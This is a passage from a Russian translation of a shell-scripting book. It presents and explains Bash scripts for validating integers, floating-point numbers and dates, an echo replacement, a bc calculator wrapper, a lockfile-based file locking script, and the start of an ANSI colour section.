С другой стороны, мы жестко установили, что во входных значениях роль десятичной точки будет играть символ `"."`, то есть, если вы предполагаете использование другого разделителя дробной и целой части во входных значениях, измените символ в двух вызовах команды `cut` в строках ❶ и ❷, где сейчас используется `"."`.

Ниже показано одно из решений:

```
integer=$(echo $1 | cut -d$DD -f1) # Слева от точки
decimal=$(echo $1 | cut -d$DD -f2) # Справа от точки
```

Это решение работоспособно, только если разделитель дробной и целой части во входном значении не отличается от разделителя, выбранного для результата, в противном случае сценарий просто не будет работать. Более сложное решение состоит в том, чтобы непосредственно перед этими двумя строками включить проверку, позволяющую убедиться, что разделитель дробной и целой части во входном значении совпадает с разделителем, указанным пользователем. Для реализации проверки можно использовать тот же трюк, что был показан в сценарии № 2: отбросить все цифры и посмотреть, что осталось, например:

```
separator="$(echo $1 | sed 's/[[:digit:]]//g')"
if [ ! -z "$separator" -a "$separator" != "$DD" ] ; then
  echo "$0: Unknown decimal separator $separator encountered." >&2
  exit 1
fi
```

№ 5. Проверка ввода: целые числа

Как было показано в сценарии № 2, проверка целых чисел осуществляется очень просто, пока дело не доходит до отрицательных значений. Проблема в том, что всякое отрицательное число может содержать только один знак «минус», который обязан быть первым. Процедура проверки в листинге 1.9 оценивает правильность форматирования отрицательных чисел и, что особенно ценно, может проверить вхождение значений в установленный пользователем диапазон.

Код

Листинг 1.9. Сценарий validint

```
#!/bin/bash
# validint -- Проверяет целые числа, поддерживает отрицательные значения

validint()
{
  # Проверяет первое значение и сравнивает с минимальным значением $2 и/или
  #   с максимальным значением $3, если они заданы. Если проверяемое значение
  #   вне заданного диапазона или не является допустимым целым числом,
  #   возвращается признак ошибки.

  number="$1"; min="$2"; max="$3"

❶ if [ -z $number ] ; then
    echo "You didn't enter anything. Please enter a number." >&2
    return 1
  fi
```

```
  # Первый символ -- знак "минус"?
❷ if [ "${number%${number#?}}" = "-" ] ; then
    testvalue="${number#?}" # Оставить для проверки все, кроме первого символа
  else
    testvalue="$number"
  fi

  # Удалить все цифры из числа для проверки.
❸ nodigits="$(echo $testvalue | sed 's/[[:digit:]]//g')"

  # Проверить наличие нецифровых символов.
  if [ ! -z $nodigits ] ; then
    echo "Invalid number format! Only digits, no commas, spaces, etc." >&2
    return 1
  fi

❹ if [ ! -z $min ] ; then
    # Входное значение меньше минимального?
    if [ "$number" -lt "$min" ] ; then
      echo "Your value is too small: smallest acceptable value is $min." >&2
      return 1
    fi
  fi

  if [ ! -z $max ] ; then
    # Входное значение больше максимального?
    if [ "$number" -gt "$max" ] ; then
      echo "Your value is too big: largest acceptable value is $max." >&2
      return 1
    fi
  fi

  return 0
}
```

Как это работает

Проверка целочисленных значений реализуется очень просто благодаря тому что такие значения состоят исключительно из последовательности цифр (от 0 до 9), перед которой может находиться единственный знак «минус». Если в вызов функции `validint()` передать минимальное и (или) максимальное значение, она также проверит вхождение заданного значения в указанный диапазон.

Сначала функция проверяет ввод непустого значения ❶ (еще один пример, когда важно использовать двойные кавычки, чтобы предотвратить появление сообщения об ошибке в случае ввода пустой строки). Затем, в строке ❷, она проверяет наличие знака «минус» и в строке ❸ удаляет из введенного

значения все цифры. Если в результате получилась непустая строка, значит, введено значение, не являющееся целым числом, и функция возвращает признак ошибки.

Если введенное значение допустимо, оно сравнивается с минимальным и максимальным значениями ❹. Наконец, в случае ошибки функция возвращает 1 и 0 — в случае успеха.

Запуск сценария

Весь сценарий целиком является функцией. Его можно скопировать в другой сценарий или подключить как библиотечный файл. Чтобы преобразовать его в команду, просто добавьте в конец файла код из листинга 1.10.

Листинг 1.10. Дополнительная поддержка, превращающая сценарий в самостоятельную команду

```
# Проверка ввода
if validint "$1" "$2" "$3" ; then
    echo "Input is a valid integer within your constraints."
fi
```

Результаты

После добавления кода из листинга 1.10, сценарий можно использовать, как показано в листинге 1.11:

Листинг 1.11. Тестирование сценария validint

```
$ validint 1234.3
Invalid number format! Only digits, no commas, spaces, etc.
$ validint 103 1 100
Your value is too big: largest acceptable value is 100.
$ validint -17 0 25
Your value is too small: smallest acceptable value is 0.
$ validint -17 -20 25
Input is a valid integer within your constraints.
```

Усовершенствование сценария

Обратите внимание на строку ❷, которая проверяет, не является ли первый символ знаком «минус»:

```
if [ "${number%${number#?}}" = "-" ] ; then
```

Если первый символ действительно является знаком «минус», переменной `testvalue` присваивается числовая часть значения. Затем из этого неотрицательного значения удаляются все цифры и выполняется следующая проверка.

В данном случае велик соблазн использовать логический оператор И (`-a`), чтобы объединить выражения и избавиться от вложенных инструкций `if`. Например, на первый взгляд кажется, что следующий код должен работать:

```
if [ ! -z $min -a "$number" -lt "$min" ] ; then
  echo "Your value is too small: smallest acceptable value is $min." >&2
  exit 1
fi
```

Но он не работает, потому что, даже если первое выражение, слева от оператора И, вернет ложное значение, нет никаких гарантий, что вторая проверка не будет выполнена (хотя в большинстве других языков программирования получилось бы именно так). То есть вы рискуете столкнуться со множеством ошибок из-за сравнения недействительных или неожиданных значений. Так быть не должно, но таковы реалии программирования на языке командной оболочки.

№ 6. Проверка ввода: вещественные числа

Проверка вещественных значений (с плавающей точкой) при ограниченных возможностях командной оболочки на первый взгляд кажется сложнейшей задачей, но представьте, что вещественное число состоит из двух целых чисел, разделенных десятичной точкой. Добавьте сюда возможность сослаться на другой сценарий (`validint`), и вы удивитесь, насколько короткой бывает проверка вещественных значений. Сценарий в листинге 1.12 предполагает, что находится в одном каталоге со сценарием `validint`.

Код

Листинг 1.12. Сценарий validfloat

```
#!/bin/bash
# validfloat – Проверяет допустимость вещественного значения.
#   Имейте в виду, что сценарий не распознает научную форму записи (1.304e5).

# Чтобы проверить вещественное значение, его нужно разбить на две части:
#   целую и дробную. Первая часть проверяется как обычное целое число,
#   а дробная – как положительное целое число. То есть число -30.5 оценивается
#   как допустимое, а -30.-8 нет.

# Подключение других сценариев к текущему осуществляется с помощью оператора "."
# Довольно просто.

. validint
```

```
validfloat()
{
  fvalue="$1"

  # Проверить наличие десятичной точки.
❶ if [ ! -z $(echo $fvalue | sed 's/[^.]//g') ] ; then

    # Извлечь целую часть числа, слева от десятичной точки.
❷   decimalPart="$(echo $fvalue | cut -d. -f1)"

    # Извлечь дробную часть числа, справа от десятичной точки.
❸   fractionalPart="${fvalue#*\.}"

    # Проверить целую часть числа, слева от десятичной точки
❹   if [ ! -z $decimalPart ] ; then
      # "!" инвертирует логику проверки, то есть ниже проверяется
      #   "если НЕ допустимое целое число"
      if ! validint "$decimalPart" "" "" ; then
        return 1
      fi
    fi

    # Теперь проверим дробную часть.

    # Прежде всего, она не может содержать знак "минус" после десятичной точки,
    #   например: 33.-11, поэтому проверим знак '-’ в дробной части.
❺   if [ "${fractionalPart%${fractionalPart#?}}" = "-" ] ; then
      echo "Invalid floating-point number: '-' not allowed \
        after decimal point." >&2
      return 1
    fi
    if [ "$fractionalPart" != "" ] ; then
      # Если дробная часть НЕ является допустимым целым числом...
      if ! validint "$fractionalPart" "0" "" ; then
        return 1
      fi
    fi

  else
    # Если все значение состоит из единственного знака "-",
    #   это недопустимое значение.
❻   if [ "$fvalue" = "-" ] ; then
      echo "Invalid floating-point format." >&2
      return 1
    fi

    # В заключение проверить, что оставшиеся цифры представляют
    # допустимое целое число.
    if ! validint "$fvalue" "" "" ; then
      return 1
    fi
  fi
  return 0
}
```

Как это работает

Сценарий сначала проверяет наличие десятичной точки во входном значении ❶. Если точки в числе нет, это не вещественное число. Далее для анализа извлекаются целая ❷ и дробная ❸ части числа. Затем, в строке ❹, сценарий проверяет, является ли целая часть (*слева* от десятичной точки) допустимым целым числом. Следующая последовательность проверок сложнее, потому что требуется проверить ❺ отсутствие дополнительного знака «минус» (чтобы исключить такие странные числа, как 17. –30) и убедиться, что дробная часть (*справа* от десятичной точки) является допустимым целым числом.

Последняя проверка в строке ❻ выясняет, не является ли проверяемое значение единственным знаком «минус» (такое число выглядело бы слишком странно, чтобы пропустить его).

Все проверки выполнились успешно? Тогда сценарий возвращает 0, указывающий, что ввод пользователя содержит допустимое вещественное число.

Запуск сценария

Если во время выполнения функции не будет выведено сообщения об ошибке, она вернет 0 для числа, являющегося допустимым вещественным значением. Чтобы протестировать сценарий, добавьте в конец следующие строки кода:

```
if validfloat $1 ; then
  echo "$1 is a valid floating-point value."
fi

exit 0
```

Если попытка подключить сценарий `validint` сгенерирует ошибку, убедитесь, что он находится в одном из каталогов, перечисленных в `PATH`, или просто скопируйте функцию `validint` непосредственно в начало сценария `validfloat`.

Результаты

Сценарий `validfloat` принимает единственный аргумент для проверки. Листинг 1.13 демонстрирует проверку нескольких значений с помощью `validfloat`.

Листинг 1.13. Тестирование сценария validfloat

```
$ validfloat 1234.56
1234.56 is a valid floating-point value.
$ validfloat -1234.56
```

```
-1234.56 is a valid floating-point value.
$ validfloat -.75
-.75 is a valid floating-point value.
$ validfloat -11.-12
Invalid floating-point number: '-' not allowed after decimal point.
$ validfloat 1.0344e22
Invalid number format! Only digits, no commas, spaces, etc.
```

Если вы увидите лишний вывод, это может объясняться присутствием строк, добавленных ранее в `validint` для тестирования, которые вы забыли удалить перед переходом к этому сценарию. Просто вернитесь назад, к описанию сценария № 5 и закомментируйте или удалите строки, добавленные для тестирования функции.

Усовершенствование сценария

Было бы круто добавить в функцию поддержку научной формы записи, продемонстрированной в последнем примере. Это не так уж трудно. Вам нужно проверить присутствие в числе символа `'e'` или `'E'` и затем разбить его на три сегмента: целую часть (всегда представлена единственной цифрой), дробную часть и степень числа 10. После этого каждую часть можно проверить с помощью `validint`.

№ 7. Проверка форматов дат

Одна из наиболее сложных, но очень важная команда проверки — это проверка допустимости дат. Если не принимать в расчет високосные годы, задача не кажется особенно трудной, потому что каждый год календарь остается неизменным. В данном случае достаточно иметь таблицу с числом дней в месяцах и использовать ее для проверки каждой конкретной даты. Чтобы учесть високосные годы, нужно добавить в сценарий дополнительную логику, и именно этот аспект вызывает наибольшие сложности.

Ниже приводится набор критериев, проверка которых позволяет сказать, является ли проверяемый год високосным:

- Если год не кратен 4, он *не високосный*.
- Если год делится на 4 и на 400 — это *високосный* год.
- Если год делится на 4 и не делится на 400, но делится на 100 — это *не високосный* год.
- Все остальные годы, кратные 4, являются *високосными*.

Просматривая исходный код в листинге 1.14, обратите внимание, что для нормализации исходной даты перед проверкой этот сценарий использует `normdate`.

Код

Листинг 1.14. Сценарий valid-date

```
#!/bin/bash
# valid-date - Проверяет дату с учетом правил определения високосных лет

normdate="укажите здесь имя файла, в котором вы сохранили сценарий normdate.sh"

exceedsDaysInMonth()
{
  # С учетом названия месяца и числа дней в этом месяце, данная функция
  # вернет: 0, если указанное число меньше или равно числу дней в месяце;
  # 1 -- в противном случае.

❶ case $(echo $1|tr '[:upper:]' '[:lower:]') in
    jan* ) days=31 ;; feb* ) days=28 ;;
    mar* ) days=31 ;; apr* ) days=30 ;;
    may* ) days=31 ;; jun* ) days=30 ;;
    jul* ) days=31 ;; aug* ) days=31 ;;
    sep* ) days=30 ;; oct* ) days=31 ;;
    nov* ) days=30 ;; dec* ) days=31 ;;
      * ) echo "$0: Unknown month name $1" >&2
          exit 1
  esac
  if [ $2 -lt 1 -o $2 -gt $days ] ; then
    return 1
  else
    return 0 # Число месяца допустимо.
  fi
}
isLeapYear()
{
  # Эта функция возвращает 0, если указанный год является високосным;
  #   иначе возвращается 1.
  # Правила проверки високосного года:
  #   1. Если год не делится на 4, значит, он не високосный.
  #   2. Если год делится на 4 и на 400, значит, он високосный.
  #   3. Если год делится на 4, не делится на 400 и делится
  #      на 100, значит, он не високосный.
  #   4. Любой другой год, который делится на 4, является високосным.

  year=$1
❷ if [ "$((year % 4))" -ne 0 ] ; then
    return 1 # Nope, not a leap year.
  elif [ "$((year % 400))" -eq 0 ] ; then
    return 0 # Yes, it's a leap year.
  elif [ "$((year % 100))" -eq 0 ] ; then
```

```
    return 1
  else
    return 0
  fi
}

# Начало основного сценария
# =================

if [ $# -ne 3 ] ; then
  echo "Usage: $0 month day year" >&2
  echo "Typical input formats are August 3 1962 and 8 3 1962" >&2
  exit 1
fi

# Нормализовать дату и сохранить для проверки на ошибки.

❸ newdate="$($normdate "$@")"
if [ $? -eq 1 ] ; then
  exit 1 # Error condition already reported by normdate
fi

# Разбить нормализованную дату, в которой
#   первое слово = месяц, второе слово = число месяца
#   третье слово = год.
month="$(echo $newdate | cut -d\  -f1)"
day="$(echo $newdate | cut -d\  -f2)"
year="$(echo $newdate | cut -d\  -f3)"

# После нормализации данных проверить допустимость
#   числа месяца (например, Jan 36 является недопустимой датой).
if ! exceedsDaysInMonth $month "$2" ; then
  if [ "$month" = "Feb" -a "$2" -eq "29" ] ; then
    if ! isLeapYear $3 ; then
❹      echo "$0: $3 is not a leap year, so Feb doesn't have 29 days." >&2
      exit 1
    fi
  else
    echo "$0: bad day value: $month doesn't have $2 days." >&2
    exit 1
  fi
fi

echo "Valid date: $newdate"

exit 0
```

Как это работает

Этот сценарий было очень интересно писать, потому что он требует проверки большого количества непростых условий: числа месяца, високосного года

и так далее. Логика сценария не просто проверяет месяц как число от 1 до 12 или день — от 1 до 31. Чтобы сценарий проще было писать и читать, в нем используются специализированные функции.

Первая функция, `exceedsDaysInMonth()`, анализирует месяц, указанный пользователем, разрешая вероятные допущения (например, пользователь может передать название `JANUAR`, и оно будет правильно опознано). Анализ выполняется инструкцией `case` в строке ❶, которая преобразует свой аргумент в нижний регистр и затем сравнивает полученное значение с константами, чтобы получить число дней в месяце. Единственный недостаток – для февраля функция всегда возвращает 28 дней.

Вторая функция, `isLeapYear()`, с помощью простых арифметических проверок выясняет, содержит ли февраль в указанном году 29-е число ❷.

В основном сценарии исходные данные передаются сценарию `normdate`, представленному выше, для нормализации ❸ и затем разбиваются на три поля: `$month`, `$day` и `$year`. Затем вызывается функция `exceedsDaysInMonth` для проверки допустимости указанного числа для данного месяца, при этом 29 февраля обрабатывается отдельно – в этом случае вызовом функции `isLeapYear` проверяется год ❹ и при необходимости выводится сообщение об ошибке. Если пользовательская дата успешно преодолела все проверки, значит, она допустимая!

Запуск сценария

Запуская сценарий (как показано в листинге 1.15), введите в командной строке дату в формате месяц-день-год. Месяц можно указать в виде трехсимвольного сокращения, полного названия или числа; год должен состоять из четырех цифр.

Результаты

Листинг 1.15. Тестирование сценария valid-date

```
$ valid-date august 3 1960
Valid date: Aug 3 1960
$ valid-date 9 31 2001
valid-date: bad day value: Sep doesn’t have 31 days.
$ valid-date feb 29 2004
Valid date: Feb 29 2004
$ valid-date feb 29 2014
valid-date: 2014 is not a leap year, so Feb doesn’t have 29 days.
```

Усовершенствование сценария

Подход, аналогичный используемому в этом сценарии, можно применить для проверки значения времени в 24-часовом формате или в 12-часовом формате с суффиксом AM/PM (Ante Meridiem/Post Meridiem — пополуночи/пополудни). Разбив значение времени по двоеточиям, нужно убедиться, что число минут и секунд (если указано) находится в диапазоне от 0 до 59, и затем проверить первое поле на вхождение в диапазон от 0 до 12, если присутствует суффикс AM/PM, или от 0 до 24, если предполагается 24-часовой формат. К счастью, несмотря на существование секунд координации (високосных секунд) и других небольших корректировок, помогающих сохранить сбалансированность календарного времени, их можно игнорировать в повседневной работе, то есть нет необходимости использовать замысловатые вычисления.

При наличии доступа к GNU-команде `date` в Unix или GNU/Linux можно использовать совершенно иной способ проверки високосных лет. Попробуйте выполнить следующую команду и посмотрите, что получится:

```
$ date -d 12/31/1996 +%j
```

Если у вас в системе используется новейшая, улучшенная версия `date`, вы получите результат `366`. Более старая версия просто пожалуется на ошибочный формат входных данных. Теперь подумайте о результате, возвращаемом новейшей командой `date`. Сможете ли вы написать двухстрочную функцию, проверяющую високосный год?

Наконец, данный сценарий слишком терпимо относится к названиям месяцев, например, название `febmama` будет опознано как допустимое, потому что инструкция `case` в строке ❶ проверяет только первые три буквы. Эту проблему можно устранить, организовав точную проверку общепринятых сокращений (таких как `feb`) и полных названий месяцев (`february`), и даже некоторых типичных опечаток (`febuary`). Все это легко реализуется, было бы желание!

№ 8. Улучшение некачественных реализаций echo

Как упоминалось в разделе «Что такое POSIX?» в начале этой главе, большинство современных реализаций Unix и GNU/Linux включают команду `echo`, поддерживающую флаг `-n`, который подавляет вывод символа перевода строки в конце, но такая поддержка имеется не во всех реализациях. Некоторые для подавления поведения по умолчанию используют специальный символ `\c`, другие просто добавляют символ перевода строки, не давая никакой возможности изменить это поведение.

Выяснить, какая реализация `echo` используется в текущей системе, довольно просто: введите следующие команды и посмотрите, что из этого получится:

```
$ echo -n "The rain in Spain"; echo " falls mainly on the Plain"
```

Если команда `echo` поддерживает флаг `-n`, вы увидите следующий вывод:

```
The rain in Spain falls mainly on the Plain
```

Если нет, вывод будет иметь следующий вид:

```
-n The rain in Spain
falls mainly on the Plain
```

Гарантировать определенный формат вывода очень важно, и эта важность будет расти с увеличением интерактивности сценариев. Так что мы напишем альтернативную версию `echo`, с именем `echon`, которая всегда будет подавлять вывод завершающего символа перевода строки. Благодаря этому мы получим достаточно надежный инструмент, который сможем использовать, когда понадобится функциональность `echo -n`.

Код

Способов исправить проблему с командой `echo` так же много, как страниц в этой книге. Но больше всего нам нравится очень компактная реализация, которая просто фильтрует ввод с помощью команды `awk printf`, как показано в листинге 1.16.

Листинг 1.16. Простая альтернатива echo, использующая команду awk printf

```
echon()
{
  echo "$*" | awk '{ printf "%s", $0 }'
}
```

Однако есть возможность избежать накладных расходов на вызов команды `awk`. Если у вас в системе имеется команда `printf`, используйте ее в сценарии `echon`, как показано в листинге 1.17.

Листинг 1.17. Альтернатива echo, использующая команду printf

```
echon()
{
  printf "%s" "$*"
}
```

А как быть, если команды `printf` нет и вы не желаете использовать `awk`? Тогда отсекайте любые завершающие символы перевода строки с помощью команды `tr`, как показано в листинге 1.18.

Листинг 1.18. Простая альтернатива echo, использующая команду tr

```
echon()
{
  echo "$*" | tr -d '\n'
}
```

Это простой и эффективный способ с хорошей переносимостью.

Запуск сценария

Просто добавьте этот сценарий в каталог из списка `PATH`, и вы сможете заменить все вызовы `echo -n` командой `echon`, надежно помещающей текстовый курсор в конец строки после вывода.

Результаты

Для демонстрации функции `echon` сценарий принимает аргумент и выводит его, затем читает ввод пользователя. В листинге 1.19 показан сеанс тестирования сценария.

Листинг 1.19. Тестирование команды echon

```
$ echon "Enter coordinates for satellite acquisition: "
Enter coordinates for satellite acquisition: 12,34
```

Усовершенствование сценария

Скажем честно: тот факт, что одни командные оболочки имеют команду `echo`, поддерживающую флаг `-n`, другие предполагают использование специального символа `\c` в конце вывода, а третьи вообще не дают возможности подавить отображение символа перевода строки, доставляет массу проблем создателям сценариев. Чтобы устранить это несоответствие, можно написать свою функцию, которая автоматически проверит поведение `echo`, определит, какая версия используется в системе и затем изменит вызов соответственно. Например, можно выполнить команду `echo -n hi | wc -c` и проверить количество символов в результате: два (`hi`), три (`hi` плюс символ перевода строки), четыре (`-n hi`) или пять (`-n hi` плюс символ перевода строки).

№ 9. Вычисления произвольной точности с вещественными числами

В сценариях часто используется синтаксическая конструкция `$(( ))`, позволяющая выполнять вычисления с использованием простейших математических функций. Эта конструкция может очень пригодиться для упрощения таких распространенных операций, как увеличение на единицу переменных-счетчиков. Она поддерживает операции сложения, вычитания, деления, деления по модулю (остаток от деления нацело) и умножения, но только с целыми числами. Другими словами, следующая команда вернет 0, а не 0,5:

```
echo $(( 1 / 2 ))
```

То есть вычисления с большей точностью превращаются в проблему. Существует не так много хороших программ-калькуляторов, работающих в командной строке. Одна из них — замечательная программа `bc`, которой владеют очень немногие пользователи Unix. Позиционирующая себя как калькулятор для вычислений с произвольной точностью, `bc` появилась на заре развития Unix, славится малопонятными сообщениями об ошибках и отсутствием подсказок. Предполагается, что пользователь и так знает, что делает. Но в этом есть свои плюсы. Мы можем написать сценарий-обертку, делающий программу `bc` более дружественной, как показано в листинге 1.20.

Код

Листинг 1.20. Сценарий scriptbc

```
  #!/bin/bash

  # scriptbc -- обертка для 'bc', возвращающая результат вычислений
❶ if ["$1" = "-p" ] ; then
    precision=$2
    shift 2
  else
❷   precision=2 # По умолчанию
  fi

❸ bc -q -l << EOF
    scale=$precision
    $*
  quit
EOF

exit 0
```

Как это работает

Синтаксис << в строке ❸ позволяет включить в сценарий произвольное содержимое и интерпретировать его как текст, введенный непосредственно в поток ввода, что в данном случае дает простой способ передачи команд программе `bc`. Такие вставки называют *встроенными документами* (*here document*). Вслед за парой символов << помещается текстовая метка, которая будет интерпретироваться как признак конца такого потока ввода (при условии, что она находится в отдельной строке). В листинге 1.20 используется метка `EOF`.

Этот сценарий демонстрирует также, как использовать аргументы для увеличения гибкости команд. В данном случае сценарий можно вызвать с флагом `-p` ❶ и указать желаемую точность чисел для вывода. Если точность не указана, по умолчанию используется точность `scale=2` ❷.

Работая с программой `bc`, важно понимать разницу между ее параметрами `length` (длина) и `scale` (точность). В терминологии `bc` под длиной (`length`) понимается общее количество цифр в числе, а под точностью (`scale`) — количество цифр после десятичной точки. То есть число 10,25 имеет длину 4 и точность 2, а число 3,14159 имеет длину 6 и точность 5.

По умолчанию `bc` имеет переменное значение для `length`, но, так как параметр `scale` по умолчанию получает нулевое значение, без параметров программа `bc` действует подобно синтаксической конструкции `$(( ))`. К счастью, если в вызов `bc` добавить параметр `scale`, она продемонстрирует огромную скрытую мощь, как показано в следующем примере, где вычисляется количество недель между 1962 и 2002 годами (исключая високосные дни):

```
$ bc
bc 1.06.95
Copyright 1991-1994, 1997, 1998, 2000, 2004, 2006 Free Software Foundation,
Inc.
This is free software with ABSOLUTELY NO WARRANTY.
For details type 'warranty’.
scale=10
(2002-1962)*365
14600
14600/7
2085.7142857142
quit
```

Чтобы получить доступ к возможностям `bc` из командной строки, сценарий-обертка должен удалить начальную информацию об авторских правах, если она имеется, однако большинство реализаций `bc` автоматически подавляют

вывод начального баннера, если вводом является не терминал (`stdin`). Кроме того, сценарий-обертка определяет довольно разумное значение для масштаба (`scale`), передает программе `bc` фактическое выражение и затем завершает ее командой `quit`.

Запуск сценария

Чтобы запустить сценарий, передайте математическое выражение программе в виде аргумента, как показано в листинге 1.21.

Результаты

Листинг 1.21. Тестирование сценария scriptbc

```
$ scriptbc 14600/7
2085.71
$ scriptbc -p 10 14600/7
2085.7142857142
```

№ 10. Блокировка файлов

Любому сценарию, читающему или записывающему данные в общий файл, например в файл журнала, необходим надежный способ блокировки файлов, чтобы другие экземпляры сценария не могли по ошибке затереть данные в файле до того, как он перестанет использоваться. Для этого часто создается отдельный *файл-блокировка* для каждого используемого файла. Наличие файла-блокировки играет роль *семафора*, или индикатора, сообщающего, что файл задействован другим сценарием и не должен использоваться. Запрашивающий сценарий в этом случае многократно проверяет наличие файла-блокировки, ожидая его удаления, после которого файл можно свободно использовать.

Однако применение файлов-блокировок сопряжено с большими трудностями, потому что многие решения, кажущиеся надежными, в действительности очень ненадежны. Например, для организации блокировки доступа к файлам часто используется следующее решение:

```
while [ -f $lockfile ] ; do
  sleep 1
done
touch $lockfile
```

Кажется, что такое решение должно работать. Или нет? Сценарий в цикле проверяет присутствие файла-блокировки и, как только он исчезает, тут же

создает собственный, чтобы в безопасности изменить рабочий файл. Если в это время другой сценарий увидит файл-блокировку, то продолжит выполнять цикл ожидания, пока тот не исчезнет. Однако на практике такой способ не работает. Представьте, что сразу после выхода из цикла `while`, но перед вызовом команды `touch` диспетчер задач приостановит сценарий, дав возможность поработать другому сценарию.

Если вам непонятно о чем речь, вспомните, что хотя кажется, что компьютер делает что-то одно, в действительности он выполняет сразу несколько программ, переключаясь между ними через короткие интервалы времени. Проблема в том, что между завершением цикла, проверяющего существование файла-блокировки, и созданием нового проходит время, в течение которого система может переключиться с одного сценария на другой, а тот в свою очередь благополучно убедится в отсутствии файла-блокировки и создаст свою версию. Затем система переключится на первый сценарий, который тут же выполнит команду `touch`. В результате оба сценария будут считать, что имеют исключительный доступ к файлу-блокировке, то есть сложится ситуация, которой мы пытаемся избежать.

К счастью, Стефан ван ден Берг (Stephen van den Berg) и Филип Гюнтер (Philip Guenther), авторы программы `procmail` для фильтрации электронной почты, также создали утилиту командной строки `lockfile`, которая дает возможность безопасной и надежной работы с файлами-блокировками в сценариях командной оболочки.

Многие реализации Unix, включая GNU/Linux и OS X, устанавливают утилиту `lockfile` по умолчанию. Ее присутствие в системе можно проверить простой командой `man 1 lockfile`. Если в результате откроется страница справочного руководства, значит, удача сопутствует вам! Сценарий в листинге 1.22 предполагает наличие команды `lockfile`, и все последующие сценарии требуют работоспособности механизма надежной блокировки, реализованного в сценарии № 10, поэтому перед их использованием также проверьте наличие команды `lockfile` в вашей системе.

Код

Листинг 1.22. Сценарий filelock

```
#!/bin/bash
# filelock -- Гибкий механизм блокировки файлов

retries="10"           # Число попыток по умолчанию
action="lock"          # Действие по умолчанию
nullcmd="’which true’" # Пустая команда для lockfile
```

```
❶ while getopts "lur:" opt; do
    case $opt in
      l ) action="lock" ;;
      u ) action="unlock" ;;
      r ) retries="$OPTARG" ;;
    esac
  done
❷ shift $(($OPTIND - 1))

  if [ $# -eq 0 ] ; then # Вывести в stdout многострочное сообщение об ошибке.
    cat << EOF >&2
      Usage: $0 [-l|-u] [-r retries] LOCKFILE
      Where -l requests a lock (the default), -u requests an unlock, -r X
      specifies a max number of retries before it fails (default = $retries).
  EOF[1]
    exit 1
  fi

  # Проверка наличия команды lockfile.

❸ if [ -z "$(which lockfile | grep -v '^no ')" ] ; then
    echo "$0 failed: 'lockfile' utility not found in PATH." >&2
    exit 1
  fi
❹ if [ "$action" = "lock" ] ; then
    if ! lockfile -1 -r $retries "$1" 2> /dev/null; then
      echo "$0: Failed: Couldn't create lockfile in time." >&2
      exit 1
    fi
  else # Действие = разблокировка
    if [ ! -f "$1" ] ; then
      echo "$0: Warning: lockfile $1 doesn't exist to unlock." >&2
      exit 1
    fi
    rm -f "$1"
  fi

  exit 0
```

Как это работает

Как это часто бывает с хорошо написанными сценариями командной оболочки, половину листинга 1.22 занимает анализ входных данных и проверка на наличие ошибок. Затем выполняется инструкция `if` и осуществляется фактическая

[1] Символы «EOF» должны находиться в начале строки, т. е. перед ними не должно быть пробелов. Это требование синтаксиса встроенных документов. В оригинале это правило нарушено. В данном листинге перед всеми строками добавлены 2 пробела, чтобы не нарушить отступы. Они к делу не относятся, и в данном случае считается, что метка EOF находится в начале строки, без отступа. — *Примеч. пер.*

попытка использовать системную команду lockfile. Она вызывается с заданным числом попыток и генерирует собственное сообщение об ошибке, если ей так и не удалось заблокировать файл. А что произойдет, если предложить сценарию снять блокировку (например, удалить файл-блокировку), которой в действительности нет? В результате будет сгенерировано другое сообщение об ошибке. В противном случае lockfile просто удалит блокировку.

Если говорить более конкретно, первый блок ❶ использует мощную функцию getopts для анализа всех поддерживаемых флагов (-l, -u, -r) в цикле while. Это наиболее типичный способ использования getopts, который снова и снова будет встречаться в книге. Обратите внимание на команду shift $(($OPTIND - 1)) в строке ❷: переменная OPTIND устанавливается функцией getopts, благодаря чему сценарий получает возможность сдвинуть входные параметры вниз (то есть значение параметра $2 сместится в параметр $1, например), вытолкнув тем самым обработанные параметры, начинающиеся с дефиса.

Поскольку этот сценарий использует системную утилиту lockfile, он сначала проверяет ее доступность в списке путей пользователя ❸ и завершается с сообщением об ошибке, если утилита недоступна. Далее следует простая условная инструкция ❹, выясняющая, какая операция запрошена — блокировка или разблокировка, — и производится соответствующий вызов утилиты lockfile.

Запуск сценария

Сценарий filelock относится к категории сценариев, которые редко используются сами по себе, и для его проверки потребуется открыть два окна терминала. Чтобы установить блокировку, просто укажите имя файла, который будет играть роль блокировки, в аргументе сценария filelock. Чтобы снять блокировку, запустите сценарий еще раз с флагом -u.

Результаты

Сначала создадим заблокированный файл, как показано в листинге 1.23.

Листинг 1.23. Создание файла-блокировки командой filelock

```
$ filelock /tmp/exclusive.lck
$ ls -l /tmp/exclusive.lck
-r--r--r--  1 taylor  wheel  1 Mar 21 15:35 /tmp/exclusive.lck
```

Когда в следующий раз вы попытаетесь установить ту же блокировку, filelock выполнит указанное количество попыток (10 по умолчанию) и завершится с ошибкой (как показано в листинге 1.24):

Листинг 1.24. Ошибка при попытке создать файл-блокировку обращением к сценарию filelock

```
$ filelock /tmp/exclusive.lck
filelock : Failed: Couldn't create lockfile in time.
```

Завершив работу с файлом, можно освободить блокировку, как показано в листинге 1.25.

Листинг 1.25. Освобождение блокировки с помощью сценария filelock

```
$ filelock -u /tmp/exclusive.lck
```

Чтобы увидеть, как сценарий действует в двух терминалах, выполните команду разблокировки в одном из них, пока в другом сценарий крутится в цикле, пытаясь приобрести блокировку.

Усовершенствование сценария

Поскольку наличие блокировки определяется сценарием, было бы полезно добавить еще один параметр, ограничивающий время ее действия. Если команда `lockfile` завершится неудачей, можно проверить последнее время доступа к файлу-блокировке и, если он старше значения этого параметра, безопасно удалить его, добавив, при желании, вывод предупреждающего сообщения.

Скорее всего, это не затронет вас, но `lockfile` не поддерживает работу с сетевой файловой системой (NFS) на смонтированных сетевых устройствах. Действительно надежный механизм блокировки файлов в NFS чрезвычайно сложен в реализации. Лучшее решение этой проблемы — всегда создавать файлы-блокировки только на локальных дисках или задействовать специализированный сценарий, способный управлять блокировками, используемыми несколькими системами.

№ 11. ANSI-последовательности управления цветом

Вероятно, вы замечали, что разные приложения командной строки поддерживают разные стили отображения текста. Существует большое количество вариантов оформления. Например, сценарий может выводить определенные слова жирным шрифтом или красным цветом на желтом фоне. Однако работать с *ANSI*-последовательностями (American National Standards Institute — американский национальный институт стандартов) очень неудобно из-за их сложности. Чтобы упростить их применение, в листинге 1.26 создается набор

переменных, значениями которых являются ANSI-последовательности, управляющие цветом и форматированием.

Код

Листинг 1.26. Функция initializeANSI

```
#!/bin/bash
# ANSI-последовательности управления цветом -- используйте эти переменные
#   для управления цветом и форматом выводимого текста.
#   Имена переменных, оканчивающиеся символом 'f’, соответствуют цветам шрифта
